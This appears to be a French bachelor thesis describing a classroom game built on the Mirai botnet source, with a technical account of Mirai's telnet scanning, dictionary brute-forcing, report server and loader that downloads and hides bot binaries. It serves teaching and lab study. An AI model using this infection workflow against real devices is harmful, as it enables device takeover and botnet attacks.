**Travail de Bachelor**

**Mirai playschool**

Non confidentiel

**Image / photo**

**(Facultatif)**

|  |  |
| --- | --- |
| **Étudiant :** | **Nemanja Pantic** |
| **Travail proposé par :** | Jean-Marc Bost  HEIG-VD  Route de Cheseaux 1  1400 Yverdon-les-Bains |
| **Enseignant responsable :** | **Jean-Marc Bost** |
| **Année académique** | 2019-2020 |

Yverdon-les-Bains, le 28 avril 2020

Département TIC

Filière Télécommunications

Orientation Choisissez un élément.

Étudiant Nemanja Pantic

Enseignant responsable Jean-Marc Bost

Travail de Bachelor 2019-2020

**Mirai playschool**

HEIG-VD

**Résumé publiable**

Cliquez ou appuyez ici pour entrer du texte.

|  |  |  |
| --- | --- | --- |
| Étudiant :  Nom prénom | Date et lieu :  …………………………………… | Signature :  …………………………………… |
| Enseignant responsable  Nom prénom | Date et lieu :  …………………………………… | Signature :  …………………………………… |
| Nom de l’entreprise/institution  Nom prénom de la personne confiant l’étude | Date et lieu :  …………………………………… | Signature :  …………………………………… |

**Préambule**

Ce travail de Bachelor (ci-après TB) est réalisé en fin de cursus d’études, en vue de l’obtention du titre de Bachelor of Science HES-SO en Ingénierie / Economie d’entreprise.

En tant que travail académique, son contenu, sans préjuger de sa valeur, n'engage ni la responsabilité de l'auteur, ni celles du jury du travail de Bachelor et de l'Ecole.

Toute utilisation, même partielle, de ce TB doit être faite dans le respect du droit d’auteur.

HEIG-VD

Nom du doyen

Chef du Département TIC

Yverdon-les-Bains, le 28 avril 2020

**Authentification**

Le soussigné, Nemanja Pantic, atteste par la présente avoir réalisé seul ce travail et n’avoir utilisé aucune autre source que celles expressément mentionnées.

Lausanne, le Cliquez ou appuyez ici pour entrer une date.

Nemanja Pantic

**Table des matières**

Table des matières

[1 Cahier des charges 8](#_Toc46952527)

[1.1 Objectifs 8](#_Toc46952528)

[1.2 Démarche 9](#_Toc46952529)

[1.3 Livrables 10](#_Toc46952530)

[1.4 Planning 11](#_Toc46952531)

[2 Introduction 12](#_Toc46952532)

[3 Maîtriser Mirai 13](#_Toc46952533)

[3.1 Introduction 13](#_Toc46952534)

[3.2 Fonctionnement 14](#_Toc46952535)

[3.3 Infections 20](#_Toc46952536)

[3.4 Attaques 23](#_Toc46952537)

[3.4.1 DNS 24](#_Toc46952538)

[3.4.2 VSE 25](#_Toc46952539)

[3.4.3 STOMP 25](#_Toc46952540)

[3.4.4 GREETH 26](#_Toc46952541)

[3.4.5 GREIP 26](#_Toc46952542)

[3.4.6 SYN 26](#_Toc46952543)

[3.4.7 ACK 27](#_Toc46952544)

[3.4.8 UDP 27](#_Toc46952545)

[3.4.9 UDPPLAIN 27](#_Toc46952546)

[3.4.10 HTTP 28](#_Toc46952547)

[3.5 Tests de sécurité 29](#_Toc46952548)

[3.5.1 Analyse statique 29](#_Toc46952549)

[3.5.2 Analyse dynamique 30](#_Toc46952550)

[3.6 Problèmes rencontrés 34](#_Toc46952551)

[3.6.1 Sources 34](#_Toc46952552)

[3.6.2 Compilation 34](#_Toc46952553)

[3.7 Réadaptation du code en Python 36](#_Toc46952554)

[3.7.1 CNC 37](#_Toc46952555)

[3.7.2 Bot 39](#_Toc46952556)

[3.7.3 Loader 42](#_Toc46952557)

[4 Besoin réseau 44](#_Toc46952558)

[4.1 Equipement 44](#_Toc46952559)

[4.1.1 Machines virtuelles 44](#_Toc46952560)

[4.1.2 Sricam AP003 45](#_Toc46952561)

[4.1.3 Raspberry Pi Zero W 46](#_Toc46952562)

[4.2 Schéma 46](#_Toc46952563)

[4.2.1 Schéma réseau théorique 47](#_Toc46952564)

[4.2.2 Schéma réseau mis en pratique 49](#_Toc46952565)

[5 Règles du jeu 50](#_Toc46952566)

[5.1 Intentions de réalisation 50](#_Toc46952567)

[5.2 Prérequis 50](#_Toc46952568)

[5.3 Déroulement général du jeu 50](#_Toc46952569)

[5.4 Les défis 51](#_Toc46952570)

[5.4.1 Scan 51](#_Toc46952571)

[5.4.2 Login 51](#_Toc46952572)

[5.4.3 Infection 51](#_Toc46952573)

[5.4.4 Attaque 52](#_Toc46952574)

[5.5 Gagner la partie 52](#_Toc46952575)

[5.6 Rôles 52](#_Toc46952576)

[6 Méthodes d’infection 53](#_Toc46952577)

[6.1 Infection Raspberry PI avec Metasploit 53](#_Toc46952578)

[6.2 Infection par pièce jointe 53](#_Toc46952579)

[6.3 RPI-Hunter 54](#_Toc46952580)

[6.4 Dirty Cow 55](#_Toc46952581)

[6.5 Solutions choisies 55](#_Toc46952582)

[7 Architecture du jeu 56](#_Toc46952583)

[7.1 Analyse 56](#_Toc46952584)

[7.1.1 Prompt 56](#_Toc46952585)

[7.1.2 Score périodique 57](#_Toc46952586)

[7.1.3 Score en live 58](#_Toc46952587)

[7.1.4 Solution retenue 59](#_Toc46952588)

[7.1.5 Reverse shell 60](#_Toc46952589)

[7.1.6 Monitoring niveaux moyens et difficiles 61](#_Toc46952590)

[7.2 Obtention des points 65](#_Toc46952591)

[7.2.1 Monitoring scan facile 65](#_Toc46952592)

[7.2.2 Monitoring login facile 67](#_Toc46952593)

[7.2.3 Monitoring infection facile 68](#_Toc46952594)

[7.2.4 Monitoring attaque facile 69](#_Toc46952595)

[7.3 Implémentation server.py 71](#_Toc46952596)

[7.3.1 Initialisation du server.py 71](#_Toc46952597)

[7.3.2 Fonctionnement de serveur.py 72](#_Toc46952598)

[7.4 Implémentation client.py et attack\_monitor.py 77](#_Toc46952599)

[7.4.1 Initialisation des monitors 77](#_Toc46952600)

[7.4.2 Fonctionnements des moniteurs 78](#_Toc46952601)

[7.5 Implémentation client-annonce-joueur.py 82](#_Toc46952602)

[7.5.1 Initialisation de client-annonce-joueur.py 82](#_Toc46952603)

[8 Installation des composants 83](#_Toc46952604)

[8.1 Configuration de la Raspberry Pi 83](#_Toc46952605)

[8.1.1 Installation 83](#_Toc46952606)

[8.1.2 Installation de telnet 84](#_Toc46952607)

[8.1.3 Création de crontab 85](#_Toc46952608)

[8.1.4 Restaurer la carte avant chaque début de partie 87](#_Toc46952609)

[8.1.5 Restriction 88](#_Toc46952610)

[9 Tests 89](#_Toc46952611)

[9.1 Serveur.py 89](#_Toc46952612)

[9.2 Client.py 90](#_Toc46952613)

[9.3 Client-annonce-joueur.py 91](#_Toc46952614)

[9.4 Bruter.py 92](#_Toc46952615)

[9.5 Cnc.py 92](#_Toc46952616)

[9.6 Loader.py 93](#_Toc46952617)

[9.7 Simulation d’une partie 93](#_Toc46952618)

[9.8 Bugs occasionnels 95](#_Toc46952619)

[9.8.1 Monitor 95](#_Toc46952620)

[9.8.2 Déconnexion lors d’une partie 95](#_Toc46952621)

[9.8.3 Nombres élevés de joueurs/cartes 95](#_Toc46952622)

[10 Conclusion 96](#_Toc46952623)

[10.1 Bilan des fonctionnalités 96](#_Toc46952624)

[10.1.1 Maîtriser Mirai 96](#_Toc46952625)

[10.1.2 Analyser les besoins réseaux 96](#_Toc46952626)

[10.1.3 Création des règles du jeu 96](#_Toc46952627)

[10.1.4 Méthode d’infection 96](#_Toc46952628)

[10.1.5 Définir l’architecture du jeu 97](#_Toc46952629)

[10.1.6 Framework monitorant les composants 97](#_Toc46952630)

[10.1.7 Framework monitorant le réseau 97](#_Toc46952631)

[10.1.8 Framework administrant le jeu 97](#_Toc46952632)

[10.1.9 Mise en commun et création du jeu 98](#_Toc46952633)

[10.1.10 Ajout de fonctionnalités optionnelles 98](#_Toc46952634)

[10.2 Bilan de la planification 99](#_Toc46952635)

[10.3 Bilan personnel 99](#_Toc46952636)

[10.4 Remerciements 99](#_Toc46952637)

[11 Annexes 99](#_Toc46952638)

# Cahier des charges

## Objectifs

Une fois la mise en route du projet effectuée, il s’agira de réaliser les itérations ci-dessous :

1. ***Maîtriser Mirai***Dans cette étape il s’agit de définir la fonctionnalité des différents fichiers du code, les mettre en relation, comment les attaques et les infections se font. Il s’agit donc d’une phase d’analyse du code. Nous recherchons notamment la présence de code malveillant. Le but à la fin de cet objectif est d’être à l’aise avec l’outil et s’assurer qu’il ne laisse aucune porte ouverte à un attaquant externe.
2. ***Analyser les besoins du réseau***

Il faut lors de cette étape, définir quels équipements commander et combien en commander. Il faut aussi décider si le réseau sera virtualisé ou physique. Quelle technologie utiliser pour émuler les C&C, etc. A la fin de cette étape il faut être capable de dire précisément les rôles que chaque équipement va jouer.

1. ***Création des règles du jeu***Nous définirons ici les règles du jeu, nous préciserons notamment la façon d’obtenir des points, de quelles façons les compter et d’autres points similaires qui seront orientés jeux. Il faudra être en mesure de fournir un petit fascicule expliquant les règles du jeu à la suite de ce travail.
2. **Analyser les méthodes d’infection**

Nous souhaitons maîtriser et comprendre les différents modes d’infection afin d’être capable des les adapter à l’équipement que nous allons cibler et ainsi personnaliser notre façon d’infecter afin de la rendre unique pour chaque élève. Il est nécessaire de ne pas perdre le contrôle sur l’équipement.

1. ***Définir l’architecture du jeu***Nous développons ici de façon pratique l’architecture du jeu, nous mettons en place par exemple le scoreboard du jeu. Nous rajoutons également les différents aspects analysés lors des étapes précédents faisant référence à l’architecture du jeu. Il faut à terme de cette étape fournir une documentation permettant à une personne de comprendre comment le jeu est conçu.
2. ***Framework monitorant les composants***Nous mettrons ici en place la conception d’un add-on à déployer sur le matériel IOT sélectionné afin de pouvoir communiquer avec et échanger des informations. Nous devrons pouvoir prendre le contrôle de l’IOT même s’il est utilisé par un élève. A terme il faudra concevoir et fournir le code permettant le monitoring des composants.
3. ***Framework monitorant le réseau***Dans cette partie il faut mettre en place ce qui a été décrit lors de la partie analyse du projet. Il sera intéressant de pouvoir immédiatement reboot un objet du réseau étant tombé en panne et le notifier au centre du jeu. Le réseau devra pouvoir être monitorable (déconnecter tout le réseau, déconnecter une partie du réseau, une machine, connecter toutes les machines, etc). A terme il faut fournir un outil capable de monitorer le réseau.
4. ***Framework administrant le jeu***Il faut ici mettre en place les différents points analysés lors de la partie 3 et 4. L’administration du jeu doit permettre de savoir qui est le gagnant, le nombre de points des joueurs, quel joueur est connecté sur quel device. Il faut fournir un outil permettant de monitorer une partie.
5. ***Mise en commun et création du jeu***Ici nous mettons en place le jeu. Nous développons l’application qui pilote le jeu, au-dessus des différents framworks développés précédemment. Il faudra à terme de cette partie avoir une version fonctionnelle du jeu avec les fonctionnalités de base.
6. ***Ajout de fonctionnalités optionnelles***

Les fonctionnalités optionnelles sont les suivantes :

* Pouvoir relancer une partie directement en resetant le jeu Il faut ici que le réseau soit relancé avec des adresses IP randoms, afin d’éviter qu’un élève attentif ne rentre en dur les adresses IPs qu’il trouve. Ainsi les parties seront vites rejouées et le jeu sera « comme neuf ».
* Pénaliser un joueur qui ferait crasher un composant réseau. Cette étape dépend de la façon de comptabiliser les points. Mais à priori nous bloquons les élèves qui crasheront du matériel en resetant les composants infectés par son thingbot.
* Tout autre besoin optionnel qui ressortirait des étapes précédentes

## Démarche

Le journal de travail sera mis à jour après chaque heure de travail

1. Mise en route (itération 1 à 4)
   1. Discussion sur le produit que nous souhaitons obtenir
   2. Documentation sur Mirai, lecture du code
   3. Installation et test sur caméra personnel
   4. Recherche de matériel
   5. Rédaction du cahier des charges
   6. Rédaction d’un fascicule « Règle du jeu »
   7. Documentation pour un développeur souhaitant reprendre l’infrastructure (schéma réseau, schéma relationnel entre les différentes parties du jeu)
2. Itérations 5 à 8
   1. Design de la solution et validation avec professeur
   2. Fournir l’outil permettant de monitorer l’IOT
   3. Fournir l’outil permettant de setup le jeu (niveau réseau)
   4. Fournir la console d’administration du jeu
   5. Effectuer et fournir une liste de tests
   6. Discussion avec le professeur
   7. Rédaction dans le rapport
3. Itération 9
   1. Prise en compte des points précédents
   2. Création d’une documentation pour utilisateurs et administrateur
4. Itération 10
   1. Ajout des nouvelles règles dans les règles du jeu
   2. Ajouter dans la documentation pour administrateur les nouvelles fonctionnalités d’administration
5. Rapports
   1. Rédaction du rapport sur le travail effectué et les résultats tirés
   2. Validation avec le professeur
   3. Livraison

## Livrables

* Un cahier des charges détaillant le travail à réaliser et validé par le professeur
* Un rapport intermédiaire
* Un rapport final
* Fascicule règle du jeu
* Les différents frameworks (composant, réseau, console d’administration)
* Documentation pour une personne souhaitant reprendre notre jeu et le modifier (architecture du jeu)
* Documentation pour les élèves leur permettant de comprendre le code de base fourni pour le C&C
* Documentation permettant au professeur de lancer une partie

## Planning

|  |  |  |  |
| --- | --- | --- | --- |
| Date de la semaine | N° de semaine du TB | Journée de travail | Tâche |
| 17.02 au 23.02 | 1 | Mercredi / Dimanche | Début du travail, mise en route Discussion concernant le TB par suite du changement de sujet |
| 24.02 au 01.03 | 2 | Mercredi / Dimanche | Confirmation du sujet et prise d’information |
| 02.03 au 08.03 | 3 | Mercredi / Dimanche | Début itération 1 |
| 09.03 au 15.03 | 4 | Mercredi / Dimanche | Itération 1 |
| 16.03 au 22.03 | 5 | Mercredi / Dimanche | PC |
| 23.03 au 29.03 | 6 | Mercredi / Dimanche | PC |
| 30.03 au 05.04 | 7 | Mercredi / Dimanche | Itération 1 |
| 06.04 au 12.04 | 8 | Mercredi / Dimanche | Itération 1et 2 |
| 13.04 au 19.04 | 9 | Mercredi / Dimanche | Itération 2  14 avril : cahier des charges 1.0 |
| 20.04 au 26.04 | 10 | Mercredi / Dimanche | Itération 2/3 |
| 27.04 au 03.05 | 11 | Mercredi / Dimanche | Itération 3 |
| 04.05 au 10.05 | 12 | Mercredi / Dimanche | Itération 3 |
| 11.05 au 17.05 | 13 | Mercredi / Dimanche | Itération 4 |
| 18.05 au 24.05 | 14 | Mercredi / Dimanche | Itération 4 |
| 25.05 au 31.05 | 15 | Mercredi / Dimanche | Itération 4 |
| 01.06 au 07.06 | 16 | Mercredi / Dimanche | Itération 5 |
| 08.06 au 14.06 | 17 | Mercredi / Dimanche | 12 juin : rapport intermédiaire Itération 5 |
| 15.06 au 21.06 | 18 | Mercredi / Dimanche | 15 juin : début de la période 100% TB Itération 5 |
| 22.06 au 28.06 | 19 | Du lundi au vendredi | Finalisation du rapport, mise au propre du code, réseau, Itération 5,6,7,8 ,9,10  Fin du travail, remise à 12h00 |
| 29.06 au 05.07 | 20 |
| 06.07 au 12.07 | 21 |
| 13.07 au 19.07 | 22 |
| 20.07 au 26.07 | 23 |
| 31.08 et 11.09 |  |  | Défense orale |

# Introduction

Le but de ce travail de Bachelor est de fournir, sous forme de jeu, un outil permettant aux étudiants de mieux comprendre la mise en œuvre de cyber-attaques avancées au travers de réseaux de bots.

Le jeu se déroulera sous forme de « the winner takes it all ». L’idée est de permettre aux étudiants de lancer une infection sur un équipement puis de laisser leur thingbot[[1]](#footnote-1) se propager. Ils auront au préalable pris la main sur le code et ajouté des fonctionnalités de persistances qu’ils auront voulues. Leur but est d’empêcher les autres étudiants de venir se connecter sur l’élément qu’ils auront compromis et d’attaquer le serveur victime. Les élèves configureront leur CNC afin d’y implémenter les éléments qu’ils souhaitent. Quant aux professeurs, ils auront la possibilité de configurer et de contrôler le jeu (début, fin, bannissement, …).

Nous nous baserons pour cela sur le code source de Mirai mis à disposition par Anna-senpai[[2]](#footnote-2). Ce dernier devra être analysé et testé afin de vérifier que le code ne contient rien de malveillant (typiquement une backdoor, etc).

Une grande partie de la problématique résidera dans le choix d’implémentations du jeu, il faudra le rendra attrayant pour les élèves, créer un défi réalisable avec plusieurs niveaux de difficulté.

Il faudra également être capable d’expliquer aux élèves les parties importantes du code afin qu’ils puissent effectuer leurs modifications. Il faudra également adapter le code de Mirai qui utilise des ressources ayant été supprimées ou modifiées depuis 2016.

Tout d’abord, je me familiariserai avec le code source fourni par Anna-senpai, le lirai, l’installerai et tenterai d’infecter du matériel. Cette partie a pour but de m’aider à me familiariser avec les thingbots.

Ensuite, je me consacrerai à l’analyse des besoins en termes de matériel. Il faudra trouver un élément réseau de pas très cher afin d’en commander en quantité. Si possible, le matériel doit être modulable. Nous fournirons également un schéma du réseau créé pour le jeu.

Puis, nous tâcherons de mettre au point des règles qui indiqueront au joueur le matériel dont il dispose et les conditions devant être remplies pour qu’il puisse remporter la partie.

Finalement, nous devrons confectionner les différents outils permettant l’administration du jeu et les implémenter au jeu lui-même.

Dans ce document, seront décrites les différentes étapes d’analyse et de conception du projet. Celles-ci ont été réparties entre les différents chapitres, lesquels sont accessibles depuis la table des matières.

Tous les points ont été l’objet d’analyse, et à chaque fois, plusieurs solutions ont été envisagées. Des comparaisons ont été dressées entre les différentes solutions et une liste d’avantages et d’inconvénients a été mise au point pour nous aider à décider de quelle était la meilleure solution.

# Maîtriser Mirai

## Introduction

Mirai est un logiciel malveillant capable de transformer de l’IoT tournant sur Linux en bots contrôlés à distance. Ce logiciel est à l’origine d’une attaque ayant sévi lors de la période d’automne 2016. On ne reporte qu’un ou plusieurs réseaux Mirai ont été utilisé afin d’effectuer une des plus grandes attaques DDoS. Les auteurs ont notamment ciblé : OVH, Dyn, Twitter, PayPal, Airbnb, Netflix.

Le 30 septembre 2016, le code source[[3]](#footnote-3) de Mirai a été publié par « Anna-senpai », auteur présumé du code malveillant. Son créateur et responsable de l’attaque, Paras Jha[[4]](#footnote-4), a depuis été arrêté et aurait écopé d’une peine privative de liberté. Par cette action, de nombreuses variantes à Mirai ont vu le jour, dont une des améliorations les plus connues qui est la prise en charge de CWMP, exploitant l’auto-configuration des routeurs[[5]](#footnote-5).

Ce logiciel repose sur la recherche permanente sur Internet d’adresse IP d’objets connectés. Le principe est simple : une fois l’objet détecté, Mirai s’y connecte pour y installer un logiciel malveillant permettant de prendre le contrôle sûr l’élément IoT.




Figure 1 Code source copié sur Github[[6]](#footnote-6)

Mirai est composé de plusieurs fichiers, écrits en différents langages. Le loader et le bot sont écrits en C, tandis que le ScanListen et le CNC sont écrits en Go.

Le rôle du loader est de charger sur la cible, un fichier binaire adapté à l’architecture de la victime nous permettant d’en prendre le contrôle au travers du CNC.

Le ScanListen quant à lui est chargé de récupérer les résultats des scans des bots et de les transmettre au loader. Il va également vérifier si l’adresse IP qui est fournie par le scanner est déjà existante dans notre pool de bots.

Finalement, le CNC est le centre de contrôle, ce dernier permet de lancer des attaques sur une cible et d’indiquer à tous les bots quelle attaque faut effectuer. C’est sur ce serveur que nous nous connecterons afin de contrôler le botnet. Il utilise une base de données composées de trois tables, history’ qui stocke les attaques effectuées par le botnet, ‘users’ qui stocke les informations sur les personnes autorisées à accéder au botnet (Est-ce un administrateur ? Une personne ayant payé pour obtenir nos bots ?) et finalement la table ‘whitelist’ dans laquelle nous stockons les adresses IPs que le botnet ne peut **pas** attaquer.

Le programme étant évolutif, nous pouvons modifier plusieurs facteurs tels que le fonctionnement du bot ou encore celui de la recherche de cible à infecter, etc.

## Fonctionnement

Le schéma de la figure 2 va nous aider à comprendre le fonctionnement de Mirai :




Figure 2 Schéma [[7]](#footnote-7)du fonctionnement de Mirai

Le schéma décrit le fonctionnement suivant :

1. Mirai va tout d’abord récupérer une adresse IP à tester en évitant un certain nombre d’adresses, ces dernières sont visibles dans le fichier « bot/scanner.c ». L’adresse est générée automatiquement avec la méthode suivante également présente dans « bot/scanner.c ».




Figure 3 Méthode d’obtention d’une adresse IP

Par défaut, les scans d’adresse privée, US Postal Service, IANA NAT, General Electric Company, d’HP et du département de la défense aux Etats-Unis sont blacklistés. Il s’agit d’un choix volontaire de l’auteur, car ces adresses seraient en général non routées ou susceptible de détecter qu’il y a un problème. Les requêtes envoyées sont asynchrones. Une requête TCP SYN est envoyée sur les ports TCP 23 (telnet) et 2323 (parfois utilisé comme port alternatif pour le telnet). Si une victime potentielle est détectée, alors une tentative de brute-force sera lancée.

L’attaque se fait à l’aide d’un dictionnaire hard-codé composé de couple id /password dans le fichier « bot/scanner.c ». Nous avons la possibilité d’ajouter les identifiants que nous souhaitons grâce à la méthode « add\_auth\_entry ». Cependant, il faudra utiliser le fichier enc.c permettant d’obtenir le format des chaînes de caractères demandées par cette méthode. L’opération faites par enc.c consiste en un XOR de data avec 0xDEADBEEF.

Le dictionnaire par défaut (voir figure 4) est composé de 62 paires username, password. Il s’agira ici d’uniquement vérifier qu’une connexion en telnet a bien pu être menée, et non pas encore d’effectuer une infection. Dans le cas d’un login réussi, nous passons à l’étape 2.

10 tentatives de connexion seront effectuées, si aucune d’elles n’aboutit, mirai continuera à scanner le réseau et tentera de se connecter sur de nouvelles machines.




Figure 4 Credentials hardcodés

1. Mirai va ensuite envoyer l’adresse IP de la machine vulnérable, ainsi que les credentials associés à l’aide de la méthode « report\_working » présente dans « bot/scanner.c ». Cette requête sera ensuite traitée par le ScanListen (Report server). Le fichier s’occupant de récupérer ces informations est intitulé « ScanListen.c ». Ce dernier écoute les réponses des bots sur le port 48101 et va vérifier si l’adresse IP qui lui a été fournie a déjà été infectée.
2. Un processus allant se connecter sur le potentiel nouveau bot est lancé.
3. Le loader va créer un serveur sur lequel il stockera les binaires afin qu’une fois connecté à la machine cible, cette dernière puisse les télécharger à l’aide de wget ou de tftp. L’infection se fait de manière à cacher la présence du malware sur l’objet infecté en supprimant la présence du fichier téléchargé et en randomisant le nom du processus. Le malware est chargé en mémoire et le binaire téléchargé précédemment est supprimé, amenant ainsi à une suppression du malware lorsque la victime procède à un redémarrage.




Figure 5 Fichiers binaires allant être chargé chez les futurs bots

Lors de sa connexion à la machine que l’on veut infecter, le loader est informé quant à l’architecture utilisée par le processeur de la victime. Ainsi, le loader chargera le bon fichier binaire. En observant le code, l’information concernant l’architecture de la cible est définie lors du parsing du scanListen. Lors du parsing de la cible envoyée par le scanListen, il est possible (et c’est très souvent le cas) qu’aucune architecture n’est renseignée. Afin de la trouver, Mirai va vérifier l’en-tête d’un binaire présent sur le système, en l’occurrence, il inspectera l’header de /bin/echo. Mirai va parser ensuite la mémoire avec util\_memsearch et trouver l’architecture.

Le loader peut être pipeliné en lui fournissant les informations ip :port user :pass arch à l’aide d’un fichier texte. Par exemple en rentrant : cat victim.txt | ./loader , le loader tentera de se connecter aux hôtes en utilisant les informations présentent dans le fichier.

Nous pouvons retrouver cette logique dans le fichier « loader/connection.c ». Ainsi, il ne restera plus qu’à lire en mémoire le type de processeur. Dans le cas où aucune de ces architectures n’est reconnue, nous fermons la connexion.




Figure 6 Assignation de l'architecture du processeur de la victime

Cette information est ensuite stockée dans « loader/telnet\_info.c ».

Quant au fichier « loader/server.c », il est le chef d’orchestre des manipulations et va s’occuper de se connecter en telnet sur nos cibles et effectuer différentes opérations. Une boucle infinie est utilisée avec un grand switch case qui va pointer sur les méthodes à utiliser selon l’avancement de l’infection.

Par exemple, c’est ici que les binaires seront téléchargés en utilisant wget , tftp ou echo et que différentes vérifications auront lieu (login, méthode de téléchargement, quel binaire utiliser, lancement de l’exécutable, suppression de l’exécutable).

